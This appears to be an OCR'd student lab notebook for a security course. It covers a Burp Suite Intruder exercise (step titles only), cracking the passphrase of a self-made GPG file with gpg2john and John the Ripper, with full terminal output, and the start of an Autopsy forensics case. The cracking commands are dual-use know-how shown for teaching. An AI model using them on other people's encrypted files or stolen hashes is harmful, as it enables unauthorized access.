
STEP 1: open the burpsuite browser.




STEP 2: Intercept the Request with Burp Suite




STEP 3: Send it to the intruder.



STEP 4: Choose attack type and payload positions.



STEP 5: Analyse the attack.



EXPERIMENT - 10

Aim: Study the John the ripper tool for password cracking.

Theory: John the Ripper is a fast password cracker, currently available for many flavours of Unix, macOS, Windows, DOS, BeOS, and OpenVMS (the latter requires a contributed patch). Its primary purpose is to detect weak Unix passwords. Besides several crypt(3) password hash types most commonly found on various Unix flavors, supported out of the box are Kerberos/AFS and Windows LM hashes, as well as DES-based tripcodes, plus hundreds of additional hashes and ciphers in "-jumbo" versions.

JtR supports several common encryption technologies out-of-the-box for UNIX and Windows-based systems. (ed. Mac is UNIX based). JtR autodetects the encryption on the hashed data and compares it against a large plain-text file that contains popular passwords, hashing each password, and then stopping it when it finds a match.
Simple.

In our amazing Live Cyber Attack demo, the Varonis IR team demonstrates how to steal a hashed password, use JtR to find the true password, and use it to log into an administrative account. That is a very common use case for JtR!

JtR also includes its own wordlists of common passwords for 20+ languages. These wordlists provide JtR with thousands of possible passwords from which it can generate the corresponding hash values to make a high-value guess of the target password. Since most people choose easy-to-remember passwords, JtR is often very effective even with its out-of-the-box wordlists of passwords.

Practicals:

Cracking Password with John the ripper tool


Step 1:First I have created a zip file and protect it with some password in order to crack it


Filename=ss.zip


Step 2:Now in linux machine I will use john the ripper tool in order to crack the password of file in order to access it.

Commands used in this are as follows:


1. Creation of a file and adding text - “this is a test to check for encryption”
2. gpg –symmetric –cipher-algo AES256 /home/kali/Desktop/test
3. Gpg2john /home/kali/Desktop/test.gpg > hash.txt
4. John hash.txt
5. Gpg –decrypt /home/kali/Desktop/test.gpg



kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help
Trash
File System
Home
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$


kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help
Trash
File System
Home
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$
~/Desktop/test - Mousepad
File Edit Search View Document Help
1 this is a test to check for encryption
2


kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help
Trash
File System
Home
test
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ gpg --symmetric --cipher-algo AES256 /home/kali/Desktop/test
[8717]@kali
Passphrase:
Enter passphrase
Password:
Confirm:
Save in password manager
Cancel
OK
To release input, press Ctrl+Alt

test
test.gpg
To release input, press Ctrl+Alt


kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help
14:59
Trash
File System
Home
test
test.gpg
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ gpg --symmetric --cipher-algo AES256 /home/kali/Desktop/test
┌──(kali㉿kali)-[~]
└─$ gpg2john /home/kali/Desktop/test.gpg > hash.txt
File /home/kali/Desktop/test.gpg
┌──(kali㉿kali)-[~]
└─$
To release input, press Ctrl+Alt


kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help
15:09
Trash
File System
Home
test
test.gpg
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ gpg2john /home/kali/Desktop/test.gpg > hash.txt
File /home/kali/Desktop/test.gpg
┌──(kali㉿kali)-[~]
└─$ john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password   (?)
1g 0:00:00:00 DONE 2/3 (2024-04-02 15:09) 2.439g/s 9.756p/s 9.756c/s 9.756C/s 123456..password1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
┌──(kali㉿kali)-[~]
└─$
To release input, press Ctrl+Alt


kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help
Trash
File System
Home
test
test.gpg
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (?)
1g 0:00:00:00 DONE 2/3 (2024-04-02 15:09) 2.439g/s 9.756p/s 9.756c/s 9.756C/s 123456..password1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(kali㉿kali)-[~]
$ gpg --decrypt /home/kali/Desktop/test.gpg
gpg: AES256.CFB encrypted data
gpg: encrypted with 1 passphrase
this is a test to check for encryption
(kali㉿kali)-[~]
To release input, press Ctrl+Alt

EXPERIMENT - 11

AIM: STUDY THE AUTOPSY FRAMEWORK FOR DIGITAL FORENSICS AND ALSO PERFORM DIGITAL ACQUISITION OF DIGITAL DRIVE.

What is an Autopsy?

Autopsy is an open source digital forensics tool developed by Basis Technology, first released in 2000. It is a free to use and quite efficient tool for hard drive investigation with features like multi-user cases, timeline analysis, registry analysis, keyword search, email analysis, media playback, EXIF analysis, malicious file detection and much more.

How to use Autopsy for digital investigation?


Now, we will see how we can use Autopsy for investigating a hard drive. For that, we will go through a popular scenario most of us come across while studying digital forensics, and that is the scenario of Greg Schardt.

Let me tell you the scenario in brief:


It is suspected that this computer was used for hacking purposes, although cannot be tied to a hacking suspect, Greg Schardt. Schardt also goes by the online
nickname of “Mr. Evil” and some of his associates have said that he would park his vehicle within range of Wireless Access Points where he would then intercept internet traffic, attempting to get credit card numbers, usernames & passwords. Find any hacking software, evidence of their use, and any data that might have been generated. Attempt to tie the computer to the suspect, Greg Schardt.

So let’s begin…


Step 1: Run Autopsy and select *New Case.*




Step 2: Provide the *Case Name* and the *directory* to store the case file. Click on *Next.*



